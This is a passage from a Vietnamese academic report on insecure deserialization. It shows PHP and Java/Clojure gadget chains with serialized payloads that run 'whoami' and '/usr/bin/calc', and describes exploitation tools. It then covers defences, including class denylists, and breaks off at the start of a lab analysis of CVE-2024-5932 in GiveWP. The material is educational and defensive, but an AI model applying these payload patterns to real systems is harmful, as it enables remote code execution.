Cuối cùng, lớp Executor chính là mắt xích quan trọng dẫn tới RCE. Lớp này định nghĩa thuộc tính \$cmd—là lệnh hệ thống do kẻ tấn công kiểm soát—and phương thức exec(), trong đó gọi trực tiếp hàm system(\$this->cmd). Đây chính là nơi đối tượng do attacker chuẩn bị sẽ gây ra việc thực thi lệnh hệ thống khi toàn bộ chuỗi gadget được kích hoạt.

```

$exec = new Executor();
$exec->cmd = "whoami";
$config = new Invoker();
$config->config = $exec;
$trigger = new Trigger();
$trigger->invoker = $config;
$entry = new GadgetEntry();
$entry->trigger = $trigger;
	payload = serialize($entry);

```

Nhập Payload để Unserialize

0:11:"GadgetEntry":1:{s:7:"trigger";O:7:"Trigger":1:{s:7:"invoker";O:7:"Invoker":1:{s:6:"config";O:8:"Executor":1:{s:3:"cmd";s:6:"whoami";}}}}

Gửi Payload

== ĐÃ NHẬN PAYLOAD ==
0:11:"GadgetEntry":1:{s:7:"trigger";O:7:"Trigger":1:{s:7:"invoker";O:7:"Invoker":1:{s:6:"config";O:8:"Executor":1:{s:3:"cmd";s:6:"whoami";}}}}
== GIẢI TUẤN TỰ (unserialize) ==
desktop-07t15gs\thinkpad t480s
Đã unserialize xong.

Hình 2.14. Kết quả thực thi lệnh whoami thông qua gadget chain payload

Như vậy, khi một payload được xây dựng theo đúng cấu trúc object chain và được truyền vào hàm unserialize(), PHP sẽ tự động kích hoạt GadgetEntry::__wakeup(), sau đó lần lượt gọi Trigger->run(), Invoker->invoke() và cuối cùng là Executor->exec(), dẫn đến việc thực thi lệnh hệ thống. Toàn bộ quá trình này diễn ra mà không cần bất kỳ lời gọi thủ công nào từ phía ứng dụng, cho thấy mức độ nguy hiểm của lỗ hổng Insecure Deserialization trong PHP.

Một ví dụ thực tế trong Java, lớp java.util.HashMap trong JDK có định nghĩa lại phương thức writeObject() và readObject() nhằm đảm bảo khả năng tương thích giữa các phiên bản JDK. Khi thực hiện deserialization, phương thức readObject() của HashMap sẽ đọc từng cặp khóa - giá trị, sau đó gọi this.put(key, value) cho mỗi phần tử, dẫn đến việc thực thi hashCode() và equals() trên từng khóa. Nếu có một lớp nào đó trong classpath cài đặt hành vi nguy hiểm trong hashCode() hoặc equals(), kẻ tấn công có thể lợi dụng chuỗi gọi này để kích hoạt mã độc.

Ví dụ minh họa dưới đây mô phỏng một chuỗi gadget đơn giản, được xây dựng bằng ngôn ngữ Clojure (1 ngôn ngữ lập trình chạy trên Máy Ảo Java - JVM).

```

public class FnCompose implements IFn {
    private IFn f1, f2;
    public Object invoke(Object arg) {
        return f2.invoke(f1.invoke(arg));
    }
}

public class FnConstant implements IFn {
    private Object value;
    public Object invoke(Object arg) {
        return value;
    }
}

public class FnEval implements IFn {
    public Object invoke(Object arg) {
        return Runtime.exec(arg);
    }
}

public class HashMap<K,V> implements Map<K,V> {
    private void readObject(ObjectInputStream s) {
        int mappings = s.readInt();
        for (int i = 0; i < mappings; i++) {
            K key = (K) s.readObject();
            V value = (V) s.readObject();
            putVal(key.hashCode(), key, value);
        }
    }
}

public class AbstractTableModel$ff19274a {
    private IPersistentMap __closureFnMap;
    public int hashCode() {
        IFn f = __closureFnMap.get("hashCode");
        return (int) f.invoke(this);
    }
}

```

Hình 2.15. Các lớp gadget trong chuỗi khai thác Deserialization Clojure

Khi các lớp này được kết hợp thành một payload tuân tự hóa và bao bọc trong một đối tượng `HashMap`, quá trình deserialization sẽ tự động kích hoạt các phương thức liên quan, dẫn đến việc thực thi lệnh hệ thống như `/usr/bin/calc`. Payload ở dạng Jackson serialization có thể được biểu diễn như sau:

```

{
    "@class": "java.util.HashMap"
    "members": [
        2,
        {
            "@class": "AbstractTableModel$ff19274a"
            "__closureFnMap": {
                "hashCode": {
                    "@class": "FnCompose"
                    "f2": { "@class": "FnConstant", "value": "/usr/bin/calc" },
                    "f1": { "@class": "FnEval" }
                }
            }
        },
        "val"
    ]
}

```

Hình 2.16. Payload Serialization Kiểu Jackson cho Chuỗi Gadget RCE

Khi ứng dụng nhận payload JSON kiểu Jackson như trên và thực hiện quá trình giải tuân tự hóa (deserialization), chuỗi tấn công sẽ được kích hoạt một cách tự động và tinh vi mà không cần ứng dụng gọi bất kỳ phương thức nào ngoài `readObject()`. Cụ thể, payload khai thác lớp `java.util.HashMap` làm điểm vào (entry point). Trong phương thức `readObject()` của `HashMap`, thư viện sẽ tự động đọc từng cặp key-value từ dữ liệu đầu vào và gọi `put(key, value)`.

Ở đây, key chính là một đối tượng thuộc lớp `AbstractTableModel$ff19274a` - một lớp được thiết kế để ghi đè phương thức `hashCode()`. Khi `HashMap.put()` được gọi, nó cần tính toán mã băm của key nên sẽ tự động gọi `key.hashCode()`.

Lúc này, phương thức hashCode() trong lớp AbstractTableModel\$ff19274a được kích hoạt: nó lấy một hàm từ bản đồ __closureFnMap với khóa "hashCode" - chính là một đối tượng FnCompose.

Tiếp theo, FnCompose.invoke(this) được gọi, và theo logic của lớp này, nó sẽ gọi lần lượt f1.invoke(arg) rồi f2.invoke(kết quả). Trong đó:

- f1 là một đối tượng FnEval → khi được gọi, nó sẽ thực thi Runtime.exec(arg) với tham số arg là kết quả từ bước trước.
- f2 là một đối tượng FnConstant → luôn trả về giá trị cố định "/usr/bin/calc" bất kể đầu vào là gì.

Do đó, khi f1.invoke(...) được gọi (với bất kỳ đối số nào), FnEval sẽ nhận giá trị "/usr/bin/calc" từ f2 và thực thi lệnh mở ứng dụng Calculator trên hệ thống. Toàn bộ quá trình này diễn ra ngay trong lúc readObject() của HashMap đang chạy, tức là trước khi đối tượng được trả về cho ứng dụng. Vì vậy, dù ứng dụng cố gắng ép kiểu kết quả về lớp User hay bất kỳ lớp nào khác, mã độc vẫn được thực thi thành công. Như vậy, gadget chain được xây dựng như một chuỗi domino:

```
HashMap.readObject() → put() → hashCode() → FnCompose.invoke() →  
FnEval.invoke() → Runtime.exec("/usr/bin/calc")
```

Về tổng quát, một gadget chain hoạt động như một đường dẫn hợp pháp nối từ entry point trong quá trình deserialization đến hành vi cuối cùng. Kẻ tấn công chuẩn bị một tập đối tượng sao cho khi deserialization khôi phục chúng, một magic method được gọi tự động (entry point), từ đó kích hoạt một hoặc nhiều gadget trung gian để chuyển tiếp hoặc biến đổi dữ liệu, và cuối cùng một gadget đầu ra thực hiện hành vi nguy hiểm (chạy lệnh, đọc/ghi file, mở kết nối...). Sức mạnh của gadget chain nằm ở việc tất cả các “mắt xích” đều là mã hợp lệ có sẵn trên classpath - không cần viết mã độc mới. Vì vậy, khi classpath lớn và không có cơ chế lọc deserialization, gadget chain rất khó phát hiện và ngăn chặn.

c) Một số công cụ và thư viện hỗ trợ xây dựng Gadget Chain

Việc sinh và phân tích gadget chain không chỉ đơn thuần là ghép vài lớp lại với nhau mà là một quy trình kỹ thuật có hệ thống. Trước tiên, cần phân tích bytecode để thu thập toàn bộ classpath, xác định các điểm vào (entry point) trong luồng deserialization - như readObject(), __wakeup(), __reduce__, hashCode(), compareTo()... - đồng thời nhận diện các sink, tức những API hoặc phương thức có khả năng gây ra hành vi nguy hiểm như thực thi lệnh hệ thống, đọc/ghi file, hoặc kết nối mạng.

Dựa trên dữ liệu này, hệ thống sẽ xây dựng đồ thị lời gọi (call-graph) để truy tìm các đường dẫn khả thi từ entry point đến sink, từ đó lọc ra các gadget candidates - những lớp hoặc phương thức có kiểu tham số và hành vi phù hợp để làm “mắt xích” trung gian. Các mắt xích này được ghép nối sao cho thứ tự gọi hợp lệ trong chính luồng deserialization tự nhiên. Khi một chuỗi khả thi được xác định, công cụ sẽ dựng đồ thị đối tượng (object-graph) tương ứng và sinh payload serialized theo định dạng mục tiêu (binary, JSON, PHP serialize, v.v.). Payload sau đó được kiểm chứng trong môi trường sandbox hoặc bằng runtime tracer để loại bỏ false positive và đảm bảo tính khả thi thực tế.

Do vậy, nhiều công cụ và thư viện đã ra đời nhằm tự động hóa hoặc bán tự động hóa các bước trên - từ payload generator, static analyzer, runtime tracer đến scanner tích hợp CI/CD - giúp rút ngắn đáng kể thời gian phân tích cho mục tiêu nghiên cứu, kiểm thử thâm nhập (pentest) và phòng thủ chủ động.

1. Các công cụ dành cho PHP

Trong hệ sinh thái PHP, việc nhận diện và khai thác gadget chain được hỗ trợ bởi một nhóm công cụ chuyên dụng, bao quát từ sinh payload, phân tích mã nguồn cho đến theo dõi quá trình thực thi. Một số công cụ đáng chú ý gồm:

- PHPGGC (PHP Generic Gadget Chains): thư viện tập trung cung cấp tập hợp gadget chain đã được cộng đồng xác thực trên nhiều framework lớn như Symfony, Laravel, WordPress, Drupal. Công cụ cho phép sinh payload serialize nhanh chóng phục vụ pentest.
- PHPStan và Psalm: bộ phân tích tĩnh hỗ trợ phát hiện các vị trí sử dụng unserialize() không an toàn, nhận diện các magic method nhạy cảm như __wakeup() hoặc __destruct(), đồng thời phát hiện các luồng dữ liệu có khả năng hình thành gadget chain.
- Xdebug: công cụ runtime tracer phổ biến, cho phép theo dõi quá trình thực thi khi unserialize hoạt động, bao gồm các callback như __wakeup() và __destruct(). Dữ liệu runtime giúp xác minh chuỗi gadget và kiểm chứng payload.
- strace kết hợp PHP-FPM: giải pháp quan sát ở mức hệ điều hành, theo dõi các thao tác hệ thống khi payload được kích hoạt, đặc biệt hữu ích khi phân tích hành vi RCE, đọc/ghi file hoặc kết nối mạng.

Nhóm công cụ PHP có phạm vi đa dạng nhưng ít tự động hóa hoàn toàn quá trình phát hiện gadget chain như các công cụ của Java, do đặc thù môi trường và cách thức runtime của PHP.

2. Các công cụ dành cho Java

Trong môi trường Java, việc phân tích và khai thác gadget chain được hỗ trợ bởi nhiều công cụ chuyên biệt, trải rộng từ sinh payload, phân tích tĩnh cho đến theo dõi runtime. Một số công cụ tiêu biểu gồm:

- ysoserial: thư viện sinh payload khai thác phổ biến nhất trong Java. Công cụ cung cấp tập hợp lớn các gadget chain đã được xác thực trong nhiều thư viện và framework như Commons-Collections, Spring, Groovy. Đây là lựa chọn chuẩn cho pentester khi cần sinh nhanh payload serialized phục vụ kiểm thử.
- GadgetInspector: công cụ phân tích tĩnh tự động, thu thập toàn bộ classpath, xây dựng call-graph và xác định các đường dẫn từ readObject() tới các sink nguy hiểm như thực thi lệnh, đọc/ghi file hoặc mở socket. Khả năng phát hiện gadget chain mới khiến công cụ này đặc biệt hữu ích trong nghiên cứu.
- GadgetProbe: runtime tracer hoạt động dưới dạng JVM agent, ghi lại toàn bộ luồng thực thi khi deserialization diễn ra. Dữ liệu runtime cho phép xác minh tính khả thi của gadget chain, loại bỏ false positive và hỗ trợ tinh chỉnh payload.

Hệ sinh thái công cụ của Java mang tính tự động hóa mạnh, từ việc tìm kiếm gadget chain mới đến sinh payload và xác minh runtime, nhờ đó hỗ trợ hiệu quả cho cả nghiên cứu chuyên sâu lẫn kiểm thử an toàn ứng dụng.

Tóm lại, các công cụ này không chỉ phục vụ mục tiêu tấn công mà còn là công cụ phòng thủ mạnh mẽ. Payload generator hỗ trợ pentester nhanh chóng xác định tính dễ bị khai thác, trong khi static analyzer và runtime tracer giúp đội phát triển và SecOps phát hiện sớm chuỗi gadget nguy hiểm ngay từ giai đoạn code review hoặc tích hợp CI/CD. Nhờ đó, việc quản lý gadget chain chuyển từ phản ứng thụ động sang kiểm soát chủ động, góp phần giảm thiểu hiệu quả rủi ro từ lỗ hổng insecure deserialization trong toàn bộ vòng đời phần mềm.

2.4. Biện pháp phòng ngừa và giảm thiểu Insecure Deserialization

Việc phòng ngừa lỗ hổng Insecure Deserialization cần được thực hiện theo một quy trình chặt chẽ, kết hợp nhiều lớp biện pháp bảo vệ. Ngoài việc áp dụng các nguyên tắc thiết kế an toàn, cần kiểm soát chặt chẽ dữ liệu đầu vào, xây dựng cơ chế lọc và whitelist tại runtime, triển khai giám sát bất thường, đồng thời tuân thủ các best practices theo từng ngôn ngữ lập trình. Mục tiêu của các biện pháp này là hạn chế tối đa khả năng khai thác chuỗi gadget, ngăn chặn payload độc hại thực thi, đồng thời đảm bảo hệ thống hoạt động ổn định và an toàn.

2.4.1. Nguyên tắc thiết kế an toàn

Để giảm thiểu rủi ro từ lỗ hổng Insecure Deserialization, việc thiết kế hệ thống theo các nguyên tắc an toàn là bước nền tảng. Các biện pháp dưới đây giúp hạn chế tối đa khả năng khai thác payload độc hại, đồng thời duy trì tính ổn định và bảo mật của ứng dụng.

a) Tránh sử dụng deserialization không kiểm soát (Avoid)

Lập trình viên nên hạn chế hoặc loại bỏ hoàn toàn việc deserialize dữ liệu không tin cậy, đặc biệt là từ các nguồn bên ngoài như request HTTP, cookie, file tải lên hoặc dữ liệu từ mạng. Thay vào đó, nên ưu tiên các định dạng dữ liệu an toàn như JSON, XML hoặc protobuf cùng các thư viện parse đã được kiểm định.

b) Giảm thiểu phạm vi và quyền hạn (Minimize)

Chỉ deserialize các lớp thật sự cần thiết. Hạn chế việc cấp quyền truy cập toàn bộ đối tượng hoặc thư viện để tránh khai thác các magic methods tiềm ẩn. Các đối tượng sau khi deserialize nên chạy với mức quyền tối thiểu (least privilege), chỉ cho phép thực thi những hành vi cần thiết.

c) Cô lập các thành phần rủi ro (Isolate)

Quá trình deserialization nên được thực hiện trong môi trường cô lập, ví dụ sandbox hoặc container với quyền hạn hạn chế, nhằm ngăn chặn payload độc hại ảnh hưởng tới các thành phần quan trọng khác. Cách tiếp cận này giúp kiểm soát rủi ro ngay cả khi dữ liệu đầu vào bị tấn công.

d) Thiết kế theo nguyên tắc phòng thủ nhiều lớp (Defense-in-Depth)

Ngoài việc hạn chế, giảm thiểu và cô lập, hệ thống cần kết hợp thêm các cơ chế kiểm tra dữ liệu đầu vào, lọc class tại runtime, logging và giám sát hành vi bất thường. Nguyên tắc này đảm bảo rằng nếu một lớp deserialization nguy hiểm vẫn được gọi, các biện pháp khác sẽ phát hiện hoặc hạn chế thiệt hại.

2.4.2. Kiểm soát đầu vào và định dạng dữ liệu

Trước khi thực hiện deserialization, việc kiểm soát dữ liệu đầu vào và lựa chọn định dạng an toàn là bước quan trọng để giảm thiểu rủi ro từ payload độc hại. Các nguyên tắc và biện pháp dưới đây giúp đảm bảo rằng dữ liệu nhận về từ bên ngoài không thể bị lợi dụng để khai thác các magic methods hoặc thực thi các hành vi nguy hiểm.

a) Xác thực dữ liệu đầu vào (Input Validation)

Trước khi tiến hành deserialization, mọi dữ liệu nhận từ bên ngoài - bao gồm dữ liệu từ request HTTP, cookie, file tải lên hay dữ liệu mạng - cần được kiểm tra toàn diện về tính hợp lệ. Việc xác thực không chỉ giới hạn ở kiểu dữ liệu, mà còn mở rộng đến cấu trúc, kích thước, định dạng và các giá trị bất thường. Dữ liệu không đạt yêu cầu hoặc vượt quá ngưỡng an toàn phải bị từ chối hoặc loại bỏ ngay lập tức. Một cơ chế xác thực chặt chẽ giúp ngăn chặn payload độc hại tận dụng các magic methods để thực thi mã trái phép.

b) Sử dụng định dạng dữ liệu an toàn (Safe Formats)

Thay vì deserialize trực tiếp các đối tượng nhị phân hoặc các định dạng tùy ý, nên ưu tiên sử dụng các định dạng dữ liệu có tính an toàn cao, như JSON, XML, hoặc Protocol Buffers. Kết hợp với các thư viện parse đã được kiểm định, các định dạng này giúp giảm nguy cơ khai thác từ các magic methods, đồng thời duy trì khả năng tương thích và mở rộng của hệ thống.

c) Hạn chế dữ liệu đầu vào (Input Minimization)

Chỉ nên chấp nhận các trường dữ liệu thực sự cần thiết cho chức năng của ứng dụng. Việc loại bỏ các trường dư thừa không chỉ thu hẹp bề mặt tấn công mà còn giảm thiểu khả năng payload chứa các đối tượng hoặc lớp nguy hiểm. Nguyên tắc này giúp đơn giản hóa kiểm soát đầu vào và hạn chế tối đa các điểm khai thác tiềm ẩn.

d) Mã hóa và kiểm tra tính toàn vẹn (Encoding & Integrity Check)

Với dữ liệu nhạy cảm, việc áp dụng cơ chế mã hóa, chữ ký số hoặc checksum là rất cần thiết. Các biện pháp này đảm bảo rằng dữ liệu không bị giả mạo hoặc thay đổi trong quá trình truyền. Nếu kiểm tra phát hiện dữ liệu bị sửa đổi hoặc không khớp với checksum, quá trình deserialization phải bị chặn ngay lập tức. Đây là lớp phòng thủ bổ sung nhằm ngăn chặn các payload tinh vi cố gắng khai thác lỗ hổng từ bên ngoài.

2.4.3. Kiểm soát deserialization tại runtime

Việc kiểm soát deserialization không chỉ dừng lại ở việc xác thực dữ liệu đầu vào mà còn phải thực hiện ngay trong quá trình runtime. Mục tiêu là ngăn chặn payload độc hại tận dụng các đối tượng nguy hiểm trước khi chúng được khởi tạo và thực thi magic methods. Các cơ chế chính bao gồm:

a) Whitelist các lớp an toàn (Allowlist)

- Hệ thống nên thiết lập một danh sách các lớp được phép deserialize, dựa trên nhu cầu chức năng thực tế của ứng dụng.
- Chỉ những lớp nằm trong whitelist mới được khởi tạo, các lớp không nằm trong danh sách sẽ bị từ chối.
- Ví dụ trong Java (JDK 9+), ObjectInputFilter cho phép định nghĩa các class/package an toàn để deserialize. Trong PHP, cấu hình allowed_classes của unserialize() đảm bảo chỉ các lớp được phép mới được nạp.
- Whitelist giúp loại bỏ rủi ro từ các lớp ẩn chứa magic methods nguy hiểm mà attacker có thể lợi dụng.

b) Blacklist các lớp nguy hiểm (Denylist)

- Bên cạnh whitelist, blacklist giúp chặn các lớp hoặc package được biết là chứa gadget chain nguy hiểm.
- Nếu quá trình deserialization cố gắng tạo đối tượng từ các lớp trong danh sách này, hệ thống sẽ từ chối ngay lập tức và ghi lại cảnh báo.
- Ví dụ: các lớp trong Apache Commons Collections hoặc Spring thường xuất hiện trong các payload ysoserial nên có thể bị đưa vào blacklist.

c) Kiểm soát chi tiết và động (Granular Filtering)

- Cơ chế lọc nên cho phép kiểm soát sâu, theo lớp, package, namespace hoặc kiểu dữ liệu.
- Một số thư viện cung cấp khả năng lọc động dựa trên quyền hạn đối tượng, số lượng trường dữ liệu, hoặc loại phương thức gọi.
- Điều này cho phép cân bằng giữa tính an toàn và khả năng mở rộng ứng dụng, tránh việc whitelist quá rộng khiến rủi ro vẫn tồn tại.

d) Ghi log và cảnh báo (Monitoring & Alerting)

- Mỗi lần deserialization bị chặn hoặc không khớp whitelist/blacklist cần ghi log chi tiết, bao gồm thông tin lớp, source dữ liệu, timestamp và kết quả kiểm tra.
- Hệ thống giám sát có thể phát hiện các hành vi bất thường, như payload thử nghiệm hay tấn công lặp lại, từ đó cảnh báo cho đội ngũ phát triển hoặc SecOps.
- Việc ghi log cũng hỗ trợ phân tích forensic sau sự cố, cải thiện chính sách whitelist/blacklist theo thời gian.

2.4.4. Giám sát và phát hiện bất thường

Ngay cả khi đã áp dụng các biện pháp thiết kế an toàn, kiểm soát đầu vào và lọc class tại runtime, vẫn cần triển khai cơ chế giám sát để phát hiện các hành vi bất thường liên quan đến deserialization. Mục tiêu là phát hiện sớm các payload độc hại, chuỗi gadget nguy hiểm hoặc các hành vi tấn công tinh vi, từ đó kịp thời phản ứng và giảm thiểu thiệt hại. Các phương pháp triển khai bao gồm:

a) Logging chi tiết hoạt động deserialization

Ghi lại các sự kiện deserialize, bao gồm nguồn dữ liệu, loại đối tượng, class được gọi và kết quả thực thi. Các log này giúp phân tích hành vi bất thường và phục vụ điều tra sau sự cố.

b) Giám sát runtime và anomaly detection

Sử dụng cơ chế theo dõi runtime hoặc hệ thống phát hiện xâm nhập (IDS/IPS) để xác định các luồng thực thi bất thường, như gọi magic methods ngoài dự kiến hoặc tạo đối tượng không thuộc whitelist. Các mô hình phát hiện dị thường có thể dựa trên hành vi bình thường của ứng dụng.

c) Cảnh báo và phản ứng tự động

Thiết lập cảnh báo tự động khi phát hiện các hành vi đáng ngờ. Có thể kết hợp các biện pháp phản ứng như chặn yêu cầu, cách ly phiên làm việc, hoặc giám sát chặt quyền truy cập của các đối tượng được deserialize.

d) Phân tích định kỳ và audit

Thực hiện audit định kỳ các log và hành vi deserialization để cập nhật danh sách gadget nguy hiểm mới, cải thiện quy tắc whitelist/blacklist và nâng cao hiệu quả giám sát. Nhờ cơ chế giám sát và phát hiện bất thường, hệ thống không chỉ giảm thiểu rủi ro từ lỗ hổng Insecure Deserialization mà còn chủ động nhận biết và phản ứng với các tấn công mới hoặc tinh vi.

2.4.5. Best practices theo ngôn ngữ

Để phòng ngừa lỗ hổng insecure deserialization một cách hiệu quả, việc áp dụng các best practices phải được điều chỉnh theo đặc thù cơ chế serialization/deserialization và thư viện phổ biến của từng ngôn ngữ. Việc này không chỉ giúp giảm thiểu rủi ro khai thác payload độc hại mà còn đảm bảo hệ thống vẫn duy trì khả năng mở rộng và tương thích.

a) Ngôn ngữ Java

- Sử dụng ObjectInputFilter (JDK 9+): Giới hạn các class được phép deserialize bằng whitelist (ưu tiên) hoặc blacklist, ngăn chặn các class nguy hiểm như Runtime, ProcessBuilder, hoặc gadget từ thư viện bên thứ ba (Commons Collections, Spring, etc.).
- Ưu tiên các định dạng an toàn: Sử dụng JSON (Jackson, Gson) hoặc XML (JAXB với XSD validation) thay vì Java native serialization (ObjectInputStream). Các định dạng này không hỗ trợ thực thi code tự động.

- Giảm thiểu quyền hạn: Đối tượng sau khi deserialize phải chạy với least privilege - không được phép truy cập API hệ thống (file, network, process) trừ khi tuyệt đối cần thiết.
- Sandbox hóa hoặc cô lập: Thực hiện deserialization trong môi trường cách ly như container Docker, Java Security Manager, hoặc process riêng với user nobody, nhằm giới hạn thiệt hại nếu payload độc hại được kích hoạt.
- Giám sát và logging: Ghi log chi tiết: tên class, kích thước payload, nguồn gốc, thời gian. Thiết lập cảnh báo khi phát hiện class ngoài whitelist hoặc hành vi bất thường.

b) Ngôn ngữ PHP

- Tránh unserialize() trên dữ liệu không tin cậy: Tuyệt đối không dùng unserialize() với \$_GET, \$_POST, \$_COOKIE, file upload. Thay bằng json_decode() hoặc các parser an toàn.
- Cấu hình allowed_classes: Khi bắt buộc phải dùng unserialize(), đặt allowed_classes = false hoặc chỉ định danh sách class an toàn (DTO, entity nội bộ), ngăn khai thác magic methods (__wakeup, __destruct).
- Hạn chế dữ liệu đầu vào: Kiểm tra kích thước, định dạng, cấu trúc dữ liệu trước khi xử lý. Loại bỏ hoàn toàn các trường dư thừa, không dùng đến để giảm bớt mặt tấn công.
- Bảo vệ tính toàn vẹn: Áp dụng HMAC, digital signature, hoặc signed cookie để đảm bảo dữ liệu không bị giả mạo. Từ chối deserialize nếu chữ ký/checksum không hợp lệ.

2.5. Kết luận chương 2

Chương II đã cung cấp cái nhìn tổng quan về lỗ hổng Insecure Deserialization, bao gồm cơ chế Serialization/Deserialization, bản chất và cơ chế hoạt động của lỗ hổng, cũng như các phương pháp khai thác từ cơ bản đến nâng cao như sửa đổi dữ liệu, magic methods và gadget chains.

Các biện pháp phòng ngừa và giảm thiểu lỗ hổng được trình bày theo hướng toàn diện, từ nguyên tắc thiết kế an toàn, kiểm soát dữ liệu đầu vào, cơ chế lọc và whitelist tại runtime, giám sát hành vi bất thường, đến best practices theo từng ngôn ngữ lập trình (Java, PHP).

Như vậy, Chương II đã làm rõ cơ chế, nguy cơ và các biện pháp phòng ngừa Insecure Deserialization, cung cấp nền tảng kiến thức vững chắc để xây dựng các chiến lược phòng thủ chủ động, nâng cao an toàn cho ứng dụng web một cách hiệu quả và khoa học.

CHƯƠNG 3. THỰC NGHIỆM KHAI THÁC LỖ HỒNG INSECURE DESERIALIZATION THÔNG QUA CVE

3.1. Khai thác lỗ hổng PHP Object Deserialization trong GiveWP WordPress Plugin (CVE-2024-5932)

3.1.1. Mô tả lỗ hổng CVE-2024-5932

a) Thông tin chung

The screenshot shows the NVD Detail page for CVE-2024-5932. The page has a header with the URL https://nvd.nist.gov/vuln/detail/CVE-2024-5932. Below the header is a navigation bar with links like Facebook, YouTube, Gmail, Portswigger, Lessons - VocalPrep..., Home, Pentest, Google Gemini, Confluence Server..., [CVE-2022-2613] P..., Phân tích CVE-2022..., Phân tích lỗ hổng D..., and a search bar. A green button labeled 'VULNERABILITIES' is visible.

CVE-2024-5932 Detail

Description

The GiveWP – Donation Plugin and Fundraising Platform plugin for WordPress is vulnerable to PHP Object Injection in all versions up to, and including, 3.14.1 via deserialization of untrusted input from the 'give_title' parameter. This makes it possible for unauthenticated attackers to inject a PHP Object. The additional presence of a POP chain allows attackers to execute code remotely, and to delete arbitrary files.

Metrics

CVSS Version 4.0	CVSS Version 3.x	CVSS Version 2.0
------------------	------------------	------------------

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	Base Score: 9.8 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Wordfence	Base Score: 10.0 CRITICAL	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry: CVE-2024-5932
NVD Published Date: 08/19/2024
NVD Last Modified: 08/26/2024
Source: Wordfence

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hình 3.1.1. Thông tin về lỗ hổng CVE-2024-5932 trên NVD

- Mã định danh: CVE-2024-5932
- Thành phần bị ảnh hưởng: Plugin GiveWP- Donation Plugin and Fundraising Platform dành cho WordPress
- Phiên bản bị ảnh hưởng: Tất cả các phiên bản đến và bao gồm 3.14.1
- Mức độ nghiêm trọng: 9.8 (Critical) theo thang điểm CVSS v3.1
- Loại lỗ hổng: PHP Object Deserialization (Deserialization of Untrusted Data)

b) Mô tả chi tiết

Lỗ hổng PHP Object Deserialization tồn tại trong plugin GiveWP do quá trình giải tuần tự (deserialization) dữ liệu đầu vào không đáng tin cậy từ tham số give_title. Cụ thể, khi người dùng gửi yêu cầu HTTP chứa tham số này, ứng dụng xử lý dữ liệu mà không kiểm tra tính hợp lệ, dẫn đến khả năng chèn vào luồng thực thi đối tượng PHP tùy ý. Nếu trong hệ thống tồn tại POP chain (Property-Oriented Programming chain) tương thích, kẻ tấn công có thể lợi dụng lỗ hổng này để:

- Thực thi mã từ xa (Remote Code Execution- RCE).

- Xóa các tệp tùy ý trên máy chủ, gây mất mát dữ liệu hoặc gián đoạn hoạt động của website.

Điểm đáng chú ý là khai thác có thể được thực hiện mà không cần xác thực, khiến mức độ rủi ro tăng cao.

c) Mức độ ảnh hưởng

Lỗ hổng này cho phép kẻ tấn công chưa xác thực chiếm quyền kiểm soát hoàn toàn hệ thống WordPress bị ảnh hưởng.Ảnh hưởng của lỗ hổng mang tính nghiêm trọng, có thể dẫn đến các hậu quả sau:

- Chiếm quyền điều khiển hệ thống: Kẻ tấn công có thể thực thi lệnh tùy ý trên máy chủ, cài đặt mã độc, hoặc chỉnh sửa nội dung trang web.
- Rò rỉ thông tin nhạy cảm: Dữ liệu người dùng, thông tin đăng nhập, giao dịch hoặc dữ liệu tài chính có thể bị truy xuất và khai thác trái phép.
- Ảnh hưởng tính toàn vẹn và sẵn sàng: Các tệp quan trọng có thể bị xóa, sửa đổi hoặc làm gián đoạn hoạt động của website, gây mất ổn định dịch vụ.

Với khả năng tác động trực tiếp đến tính bảo mật, toàn vẹn và sẵn sàng của hệ thống, lỗ hổng được đánh giá ở mức nghiêm trọng (Critical) và cần được khắc phục ngay lập tức.

3.1.2. Phân tích lỗ hổng PHP Object Deserialization trong GiveWP WordPress Plugin (CVE-2024-5932)

a) Phân tích mã nguồn

GiveWP là một plugin của WordPress chuyên hỗ trợ các hoạt động quyên góp. Plugin cung cấp các tính năng bao gồm: tạo form quyên góp tùy chỉnh, quản lý thông tin người quyên góp, tổng hợp báo cáo, cũng như tích hợp với nhiều công thanh toán và dịch vụ bên thứ ba.

Qua phân tích mã nguồn, plugin sử dụng file chính process_donation.php để xử lý toàn bộ quá trình quyên góp. Ở bước tiếp theo, chúng ta sẽ thực hiện một giao dịch quyên góp thử và bắt các yêu cầu (request) để phân tích hành vi của plugin.

```

POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: at190128.test
Cookie: wp-give_session_c71943cfed7144b38beb2091836aed41=b5ec26cc06f026e48e4566b63a1edbcb%7C%7C1762187520%7C%7C1762183920%7C%7C5e168cc55dddcab9bf0dac29e34cc84; wp-give_session_reset_nonce_c71943cfed7144b38beb2091836aed41=1; security_level=0; __stripe_mid=e33d7b1c-556a-4f89-a356-ed0676df14ff38615b; __stripe_sid=6b299263-e45d-4945-8794-01907075c2b6c87733
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 541
Origin: https://at190128.test
Referer: https://at190128.test/wordpress/donations/10/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

give-honeypot=&give-form-id-prefix=10&give-form-id=10&give-form-title=&give-current-url=https%3A%2F%2Fat190128.test%2Fwordpress%2Fdonations%2F10%2F&give-form-url=https%2F%2Fat190128.test%2Fwordpress%2Fdonations%2F10%2F&give-form-minimum=5.0&give-form-maximum=100000.0&give-form-hash=93fc3183a&give-price-id=custom&give-amount=50.000%20&give_stripe_payment_method=&payment-mode=manual&give_first=Khai&give_last=Nguyen&give_email=youngvnkv%40gmail.com&give_action=purchase&give-gateway=manual&action=give_process_donation&give_ajax=true

```

